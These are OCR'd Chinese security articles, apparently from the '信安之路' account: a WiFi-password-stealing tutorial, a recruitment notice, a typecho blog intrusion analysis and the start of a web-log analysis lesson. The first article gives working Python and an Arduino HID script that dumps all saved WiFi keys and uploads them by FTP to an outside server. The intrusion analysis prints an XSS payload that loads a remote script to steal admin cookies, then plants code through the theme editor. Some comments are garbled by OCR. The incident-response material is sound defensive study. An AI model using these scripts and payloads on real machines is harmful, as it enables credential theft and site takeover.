
整理完思路就可以动工了！！！

```
import os
import re
wifi=('netsh wlan show profiles ')
#name=Hello World key=clear
with os.popen(wifi) as f:
    wifiname_list=[]
    for line in f:
        if'          户              :'in line:
            #print(line)
            line= line.strip()
            wifiname= line.split(':')[1]
            wifiname_list.append(wifiname)
    print(wifiname_list)
```

```
for i in wifiname_list:
    get=('netsh wlan show profiles name={} key=clear').format(i)
    withos.popen(get) asr:
        print(r.read())
    r.close()
```

#可以自己添加一些语句把输出保存到 U 盘或者某个地方（感谢群里面的小姐姐对本代码的修改和审核--CTF 小姐姐）

当运行完以后出现了我们想要的结果



可是这个时候不知道你们有没有想过当我在目标电脑上面运行这个程序，至少需要目标电脑的人不再电脑旁一分钟左右，为什么呢？你需要把这个程序安装到目标电脑上面运行然后保存目标电脑上面的全部 WiFi 连接数据或者拷贝到 u 盘里面而这些都是需要时间的，而且还有可能给查杀。

那么有方法可以在极短的时间里面把目标电脑上面的全部 WiFi 数据发送到一个地方呢？

当然有


客官里面请：

我们就会想到和 HID 攻击进行组合，那 HID 攻击是什么意思？

HID 是 Human Interface Device 的缩写，由其名称可以了解 HID 设备是

直接与人交互的设备，例如键盘、鼠标与游戏杆等。不过 HID 设备并不一定要有人机接口，只要符合 HID 类别规范的设备都是 HID 设备。一般来讲针对 HID 的攻击主要集中在键盘鼠标上，因为只要控制了用户键盘，基本上就等于控制了用户的电脑。攻击者会把攻击隐藏在一个正常的鼠标键盘中，当用户将含有攻击向量的鼠标或键盘，插入电脑时，恶意代码会被加载并执行。

这个时候我们思路就要变化了:



实验环境（以下实验具有一定的攻击性）

1.Teensy ++ 2.0 （硬件）30-50 块钱

2.Teensyduino 插件

3.arduino 环境

4.Digispark ATtiny (本项目用到的环境，在之前的文章中有提到《

》)

既然是 HID 攻击那我们就需要知道键盘输入的语句

Arduino 提供了以下键盘函数

#include // *键盘 块 头*

Keyboard.begin(); // *键盘*

Keyboard.press(); // *键*

Keyboard.release();//*释 键*

Keyboard.println(); //*输 释 释 输*

车 测试 时 车 办 车


Keyboard.end(); //*结 键盘*

攻击程序:

```
void setup()        //
    {
    delay(500);
    Keyboard.begin();
    delay(1000);
    Keyboard.press(KEY_LEFT_GUI);
    delay(500);
    Keyboard.press('r');
    delay(500);
    Keyboard.release(KEY_LEFT_GUI);
    Keyboard.release('r');
    delay(500);
    Keyboard.println("cmd");
    Keyboard.press(KEY_RETURN);
    Keyboard.release(KEY_RETURN);
    delay(500);
    Keyboard.print("E:");
    Keyboard.press(KEY_RETURN);
    Keyboard.release(KEY_RETURN);
    delay(500);
    Keyboard.print("netsh wlan show profile name=* key=clear > stealer.txt");
    Keyboard.press(KEY_RETURN);
    Keyboard.release(KEY_RETURN);
    delay(2000);

    Keyboard.print("ftp -i 009.3vftp.com"); // ftp    务

    Keyboard.press(KEY_RETURN);
    Keyboard.release(KEY_RETURN);
    delay(3000);

    Keyboard.print("your username");   //ftp 账

    Keyboard.press(KEY_RETURN);    Keybo
    ard.release(KEY_RETURN);
    delay(1000);

    Keyboard.print("your password");     //ftp    码

    Keyboard.press(KEY_RETURN);    Keybo
    ard.release(KEY_RETURN);
    delay(1000);
    Keyboard.print("put stealer.txt");   delay(3000);   Keyboard.press(KEY_RETURN);
    Keyboard.release(KEY_RETURN);
    }
```

```
void loop() {    }    //    环
```

当运行完以后，如图：



目标电脑会向攻击者的 ftp 地址发送之前保存的全部 WiFi 密码和名字，我们会发现此次攻击只花费了 0.47 秒就完成了寻找本机全部 WiFi 密码并且保存和上传。

总结

这种攻击方法比较隐蔽而且危害性比较大，例如你是某企业的高管每天带着电脑去个个地方开会，连接每一个开会场所的无线网络，你的电脑会保存到很多地方的 WiFi 密码和名字，只要让攻击者接触你电脑 2-3 秒就可以完成对你这一台电脑的 WiFi 密码和 WiFi 名字的收集并且上传，当攻击者连接上就可以做他想做的事情。而这种攻击手法非常适合在会议室、办公室、咖啡厅等等这些地方，只需要抓到几秒的时间就可以完成攻击。

不知道这样的演示给你们带来了什么样的思考，给我的思考就是安全也就是那么眨眼间的事情，既然可以收集 WiFi 密码那也就是可以收集电脑里面的数据

进行上传。

应急响应

应急响应从字面上理解就是遇到急的事件然后进行响应，拿到我们信息安全方面就是公司企业发生安全事件之后的一系列操作流程及分析过程，这个方向无论你是甲方的安全人员还是乙方的安全人员都会在工作中接触到的，所以这部分能力还是比较重要。

对于应急响应能力的提升，一部分是来自于实际工作中遇到的安全事件的广度，一个是对于应急事件中涉及的安全技术能力的深度，广度需要多年积累的经验，而深度需要个人扎实的基础。

如何快速提升大家的应急能力呢？当然需要一群志同道合的朋友一起学习，

互相分享在工作中遇到的应急事件以及事件的处理流程或者方法论，虽然这方面的具体细节在公司或者企业是属于涉密的部分，但是我们可以将其中的知识点，技术方向等提取出来，脱密后分享，在遇到一些自己没有经验处理的应急事件之后，有一个地方可以跟一群志同道合的小伙伴一起讨论，一起出谋划策，这是多么美好的一件事！

组长介绍

ID：Cherishao

职务：信安之路作者团队成员、信安之路应急响应小组组长

工作：目前从事乙方安全分析方面的工作，在网络攻防及病毒分析方面有一定的能力，对红蓝对抗技术感兴趣

小组研究方向

常规/APT 事件响应的方法及技术交流，研究威胁情报的分析与利用方法，研究攻防对抗检测的技术。

加入小组要求

希望你目前正在从事安全相关工作，对应急响应基本流程、安全事件处置方法及网络攻防有一定的了解，在信安之路微信公众号投过文章会有加分。

如何加入

编辑简历（自我介绍+加入组的原因）发送到 aochengkao@gmail.com

分析、还原一次 typecho 入侵事件

原创： Lz1y 信安之路 2018-03-30

基友 szrzvdny 的朋友博客被入侵了,由于是虚拟空间,所以只有 apache 访问日志以供分析

这里的日志已经做去敏操作了，以供学习:

https://pan.baidu.com/s/1JUII7_ZOK1SIxnWxlzu0Hw 码: bykr


整个事情发生的挺突然的，我也是第一次搞这种溯源、应急响应的东西~一想到说不定就拿到了 typecho 的 0day，其实还是很激动的。

首先分析日志，Linux 可以用 grep

我：Windows、Notepad++

首先直接查找木马文件

首先搜一搜常用的恶意函数，例如 Eval、assert、phpinfo()、pwd 等等



搜索 PHPINFO() 的时候，找到了大量的 404 页面访问记录

最后通过分析，得到了一句话木马地址为 /1.php 以及 /1_1.php

由于 Apache 的 log 默认不记录 post 数据，这些文件像是凭空出现一般，接下来我们通过 IP 来反查!


通过访问一句话木马的频率，得到了以下可疑 IP:

223.104.170.145

103.250.73.27

112.120.33.163

根据访问时间，以及访问动作，锁定 112.120.33.163 为攻击者 IP



可以看到嫌疑人通过两天的踩点，在 3 月 16 日访问了 /index.php/action/links-edit 后，3 月 18 日入侵进了后台。

可能你跟我想的一样，对没错，这就是通过 XSS 入侵的一次安全事件

github 看了源码之后发现，源程序并无 action/links-edit 这些函数方法

而这一切的问题都出在一款插件上: `typecho-links

https://www.boke8.net/typecho-links-plugin.html

该插件是一款管理友情链接的拓展

分析一波源码

主要的漏洞利用链:

links — XSS links *过滤* *库* — CSRF *员*

执

简单分析下源码~

越权，未验证用户权限

```
107     public function action()
108     {
109         $this->db = Typecho_Db::get();
110         $this->prefix = $this->db->getPrefix();
111         $this->options = Typecho_Widget::widget('Widget_Options');
112         $this->on($this->request->is('do=insert'))->insertLink();
113         $this->on($this->request->is('do=addhanny'))->addHannysBlog();
114         $this->on($this->request->is('do=update'))->updateLink();
115         $this->on($this->request->is('do=delete'))->deleteLink();
116         $this->on($this->request->is('do=sort'))->sortLink();
117         $this->response->redirect($this->options->adminUrl);
118     }
119 }
```



XSS，未过滤标签


```php
public static function form($action = NULL)
{
    /** 构建表格 */
    $options = Typecho_Widget::widget('Widget_Options');
    $form = new Typecho_Widget_Helper_Form(Typecho_Common::url('/action/links-edit', $options->index),
    Typecho_Widget_Helper_Form::POST_METHOD);

    /** 链接名称 */
    $name = new Typecho_Widget_Helper_Form_Element_Text('name', NULL, NULL, _t('链接名称*'));
    $form->addInput($name);

    /** 链接地址 */
    $url = new Typecho_Widget_Helper_Form_Element_Text('url', NULL, "http://", _t('链接地址*'));
    $form->addInput($url);

    /** 链接分类 */
    $sort = new Typecho_Widget_Helper_Form_Element_Text('sort', NULL, NULL, _t('链接分类'), _t('建议以英文字母开头，只包含字母与数字'));
    $form->addInput($sort);

    /** 链接图片 */
    $image = new Typecho_Widget_Helper_Form_Element_Text('image', NULL, NULL, _t('链接图片'), _t('需要以http://开头，留空表示没有链接图片'));
    $form->addInput($image);

    /** 链接描述 */
    $description =  new Typecho_Widget_Helper_Form_Element_Textarea('description', NULL, NULL, _t('链接描述'));
    $form->addInput($description);

    /** 自定义数据 */
    $user = new Typecho_Widget_Helper_Form_Element_Text('user', NULL, NULL, _t('自定义数据'), _t('该项用于用户自定义数据扩展'));
    $form->addInput($user);

    /** 链接动作 */
    $do = new Typecho_Widget_Helper_Form_Element_Hidden('do');
    $form->addInput($do);

    /** 链接主键 */
    $lid = new Typecho_Widget_Helper_Form_Element_Hidden('lid');
    $form->addInput($lid);

    /** 提交按钮 */
    $submit = new Typecho_Widget_Helper_Form_Element_Submit();
    $submit->input->setAttribute('class', 'btn primary');
    $form->addItem($submit);
    $request = Typecho_Request::getInstance();

    if (isset($request->lid) && 'insert' != $action) {
        /** 更新模式 */
        $db = Typecho_Db::get();
        $prefix = $db->getPrefix();
        $link = $db->fetchRow($db->select()->from($prefix 'links')->where('lid = ?', $request->lid));
        if (!$link) {
            throw new Typecho_Widget_Exception(_t('链接不存在'), 404);
        }

        $name->value($link['name']);
        $url->value($link['url']);
        $sort->value($link['sort']);
        $image->value($link['image']);
        $description->value($link['description']);
        $user->value($link['user']);
        $do->value('update');
        $lid->value($link['lid']);
        $submit->value(_t('编辑链接'));
        $_action = 'update';
    } else {
        $do->value('insert');
        $submit->value(_t('增加链接'));
        $_action = 'insert';
    }

    if (empty($action)) {
        $action = $_action;
    }

    /** 给表单增加规则 */
    if ('insert' == $action || 'update' == $action) {
        $name->addRule('required', _t('必须填写链接名称'));
        $url->addRule('required', _t('必须填写链接地址'));
        $url->addRule('url', _t('不是一个合法的链接地址'));
        $image->addRule('url', _t('不是一个合法的图片地址'));
    }
    if ('update' == $action) {
        $lid->addRule('required', _t('链接主键不存在'));
        $lid->addRule(array(new Links_Plugin, 'LinkExists'), _t('链接不存在'));
    }
    return $form;
}
```


本地复现：

搭建好博客，然后添加插件，退出登录

POST URL,虽然并未登陆，但是显示 Link 已经添加





确实添加成功了。

接下来插入 xss payload:


```
name=<script
    src='http://1.1.1.1/xss.js'></script>&url=http%3A%2F%2Faaaaa&sort=aaa&image=
    &description=aaa&user=&do=insert&lid=
```

xss.js 通过引入 JQuery 以及调用 Ajax 方法，传递 cookie


得到了 cookie,进入后台后

通过:

/admin/theme-editor.php?theme=default&file=404.php



然后访问不存在的页面，触发包含 404.php 就可以了~



写的十分粗糙，旨在记录一下第一次分析日志的经历~

轻松了解 web 日志分析过程

原创： 木禾 信安之路 2018-11-22

日志分析，其实涵盖的面是很广的，什么地方都可以有日志。而本篇文章主要针对 web 日志做一下分析。因为之前去学校里授课的时候有讲过一次，感觉内容挺不错的，就写到了文章里。（可绝不是偷懒什么的呢 o(´^ `)o）

相关资料及工具

链 : https://pan.baidu.com/s/1o7FcHui *码*: jpdn

Lesson1 日志格式学习

一条访问信息记录如下：

218.19.140.242 - - [10/Dec/2010:09:31:17 +0800] "GET /query/trendxml/district/todayreturn/month/2009-12-14/2010-12-09/haizhu_tianhe.xml HTTP/1.1" 200 1933 "-" "Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8 (.NET CLR 3.5.30729)"

共有九项内容：

218.19.140.242

这是一个请求到 apache 服务器的客户端 ip，默认的情况下,第一项信息只是远程主机的 ip 地址,但我们如果需要 apache 查出主机的名字,可以将 HostnameLookups 设置为 on，但这种做法是不推荐使用,因为它大大的减缓了服务器。另外这里的 ip 地址不一定就是客户主机的 ip 地址，如果 客户端使用了代理服务器,那么这里的 ip 就是代理服务器的地址,而不是原机.

-

The "hyphen" in the output indicates that the requested piece of information is not

available. In this case, the information that is not available is the RFC 1413 identity of the client determined by identd on the clients machine. This information is highly unreliable and should almost never be used except on tightly controlled internal networks. Apache httpd will not even attempt to determine this information unless IdentityCheck is set to On

-

这一项又是为空白,不过这项是用户记录用户 HTTP 的身份验证,如果某些网站要求用户进行身份验证,那么这一项就是记录用户的身份信息

[10/Dec/2010:09:31:17 +0800]

第四项是记录请求的时间,格式为 [day/month/year:hour:minute:second zone], 最后的 +0800 表示服务器所处的时区为东八区

"GET /query/trendxml/district/todayreturn/month/2009-12-14/2010-12-09/haizhu_tianhe.xml HTTP/1.1"

这一项整个记录中最有用的信息,首先,它告诉我们的服务器收到的是一个 GET 请求,其次,是客户端请求的资源路径,第三,客户端使用的协议时 HTTP/1.1, 整个格式为 "%m %U%q %H" ,即"请求方法/访问路径/协议"

200

这是一个状态码,由服务器端发送回客户端,它告诉我们客户端的请求是否成功,或者是重定向,或者是碰到了什么样的错误,这项值为 200, 表示服务器已经成功的响应了客户端的请求,一般来说,这项值以 2 开头的表示请求成功,以 3 开头的表示重定向,以 4 开头的标示客户端存在某些的错误,以 5 开头的标示服务器端存在某些错误,详细的可以参见 HTTP specification (RFC2616 section 10) http://www.w3.org/Protocols/rfc2616/rfc2616.txt

1933

这项表示服务器向客户端发送了多少的字节,在日志分析统计的时侯,把这些字节加起来就可以得知服务器在某点时间内总的发送数据量是多少。

-

HTTP Referer: 告诉服务器我是从哪个页面链接过来的,没有值时可能是直

接打开网页的原因。

"Mozilla/5.0 (Windows; U; Windows NT 5.1; zh-CN; rv:1.9.2.8) Gecko/20100722 Firefox/3.6.8 (.NET CLR 3.5.30729)"

user-agent 这项主要记录客户端的浏览器信息

Lesson2 黑客入侵日志分析

客户的网站被大黑阔入侵了，你现在需要做的是:

1、找到大黑阔的 IP 地址

